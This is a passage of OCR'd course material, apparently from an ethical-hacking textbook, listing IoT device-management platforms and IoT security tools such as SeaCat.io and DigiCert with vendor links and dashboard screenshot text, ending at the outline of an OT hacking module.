Figure 18.55: Screenshot of Azure IoT Central

Listed below are some of the additional solutions for IoT device management:

- Oracle IoT Asset Monitoring Cloud (*https://www.oracle.com*)
- Predix (*https://www.ge.com*)
- Cloud IoT Core (*https://cloud.google.com*)
- IBM Watson IoT Platform (*https://www.ibm.com*)
- AT&T IoT Platform (*https://iotplatform.att.com*)


IoT Security Tools

SeaCat.io


SeaCat.io is a **security-first SaaS technology** to operate IoT products in a reliable, scalable, and secure manner

DigiCert IoT Security Solutions

DigiCert IoT Security Solutions **protect private data** and home networks while preventing unauthorized access using **PKI-based security solutions** for IoT devices



https://www.teskalabs.com



https://www.digicert.com

IoT Security Tools (Cont'd)

- **FortiNAC**
  https://www.fortinet.com
- **Pulse: IoT Security Platform**
  https://www.pwnieexpress.com
- **Symantec IoT Security**
  https://www.symantec.com
- **darktarce**
  https://www.darktrace.com
- **Symantec Critical System Protection**
  https://www.symantec.com
- **Cisco IoT Threat Defense**
  https://www.cisco.com
- **AWS IoT Device Defender**
  https://aws.amazon.com
- **Bayshore Industrial Cyber Protection Platform**
  https://www.bayshorenetworks.com
- **Endpoint Protection Suite**
  https://www.securetrust.com
- **NSFOCUS ADS**
  https://nsfocusglobal.com
- **Norton Core**
  https://us.norton.com
- **zvelo IoT Security Solution**
  https://zvelo.com
- **Barbara**
  https://barbaraiot.com
- **Sternum**
  https://www.sternumiot.com
- **Bullguard IoT Scanner**
  https://iotscanner.bullguard.com/

IoT Security Tools

The IoT is not the only range of devices connected to the Internet, but it is also a very complex, rapidly growing technology. To understand and analyze various risk factors, proper security solutions must be incorporated to protect the IoT devices. The use of IoT security tools helps organizations to significantly limit security vulnerabilities, thereby protecting the IoT devices and networks from different kinds of attacks.

- **SeaCat.io**

  Source: *https://www.teskalabs.com*

  SeaCat.io is a security-first SaaS technology to operate IoT products in a reliable, scalable, and secure manner. It provides protection to end-users, businesses, and data. Security professionals use SeaCat.io to manage connected products from a central place, access remote devices using various tools, monitor connected devices and automate updates to fix bugs, protect users with authorized cryptography and comply with regulations, ensure devices are malware-free and prevent hackers from controlling them and making them part of a botnet, etc.




SeaCat.io
SeaCat.io - Admin panel
SeaCat
Vending Machines
john.doe@example.com
Product
Dashboard
Clients
All
Established 25375
Authorized 76403
New 571
Vending Machines
Search Vending Machines clients...
Search
SR-SCC-1 CPU Usage Total %
100%
80%
60%
40%
20%
0%
11:20
11:30
11:40
user
system
gues
iowait
softirq
Clients
established
25375
total
76403
SR-SCC-1 Load Average
125
100
75
50
25
0
11:20
11:30
11:40
load1
load5
load15
SR-SCC-1 Memory Usage %
100%
90%
80%
70%
60%
11:20
11:30
11:40
used
free
SR-SCC-1 Network
15 Mil
10 Mil
5 Mil
0
-5 Mil
-10 Mil
-15 Mil
11:20
11:30
11:40
eth0 bytes sent
eth0 bytes received
SR-SCC-1 Processes
13 K
10 K
8 K
5 K
3 K
0
11:20
11:30
11:40
running
blocked
stopped
zombies
TESKALABS

Figure 18.56: Screenshot of SeaCat.io

- **DigiCert IoT Security Solutions**

  Source: *https://www.digicert.com*

  DigiCert Home and Consumer IoT Security Solutions protect private data and home networks while preventing unauthorized access using PKI-based security solutions for consumer IoT devices. Home IoT products offer many conveniences, but there are massive amounts of private consumer data being transferred to and from these services, leaving them vulnerable to attack if left unsecured. Security across an entire IoT home demands proper device authentication and data encryption to ensure that all connections are trusted, and communications are protected. Properly implemented public key infrastructure (PKI) creates a foundation for systems, devices, applications, and users to interact safely with consumer IoT products.


digicert® | CERTCENTRAL®
Account
User
DASHBOARD
CERTIFICATES
Certificates
Domains
Organizations
ACCOUNT
SETTINGS
Certificates
For All Profiles
Search
Search for...
Go
Add Filter
Download
Revoke
Certificate Details

Common Name	Organization Name	Profile	Status
2abec675-f2d5-...	Organization Name	Profile	Issued
9dfe0d1d-7d43-...	Organization Name	Profile	Issued
27066088-379f-...	Organization Name	Profile	Issued
b77c8ed1-1d20-...	Organization Name	Profile	Issued
8ad2b8a4-ef4c-...	Organization Name	Profile	Issued
048e52c8-d29b-...	Organization Name	Profile	Issued
566f246a-4fcc-4...	Organization Name	Profile	Issued

2abec675-f2d5-4736-969f-fa2fc86ca7e1
Created 27 Oct 2016 9:26 AM
✓ Issued


Common Name: 2abec675-f2d5-4736-969f-fa2fc86ca7e1
Validity: Validity Date
Serial Number: 0B15C9DF589EC5E04A65A2602...
Profile: Profile
Organization: Organization Name
Organization Unit: 56F125CE-0D41-49DD-A057-E74688B12A4E
Signature Hash: SHA256withRSA

Figure 18.57: Screenshot of DigiCert IoT Security Solutions

Listed below are some of the additional IoT security tools and solutions:

- FortiNAC (*https://www.fortinet.com*)
- Pulse: IoT Security Platform (*https://www.pwnieexpress.com*)
- Symantec IoT Security (*https://www.symantec.com*)
- darktrace (*https://www.darktrace.com*)
- Symantec Critical System Protection (*https://www.symantec.com*)
- Cisco IoT Threat Defense (*https://www.cisco.com*)
- AWS IoT Device Defender (*https://aws.amazon.com*)
- Bayshore Industrial Cyber Protection Platform (*https://www.bayshorenetworks.com*)
- Endpoint Protection Suite (*https://www.securetrust.com*)
- NSFOCUS ADS (*https://nsfocusglobal.com*)
- Norton Core (*https://us.norton.com*)
- zvelo IoT Security Solution (*https://zvelo.com*)
- Barbara (*https://barbaraiot.com*)
- Sternum (*https://www.sternumiot.com*)
- Bullguard IoT Scanner (*https://iotscanner.bullguard.com*)

OT Hacking



Module Flow

1 OT Concepts

2 OT Attacks

3 OT Hacking Methodology

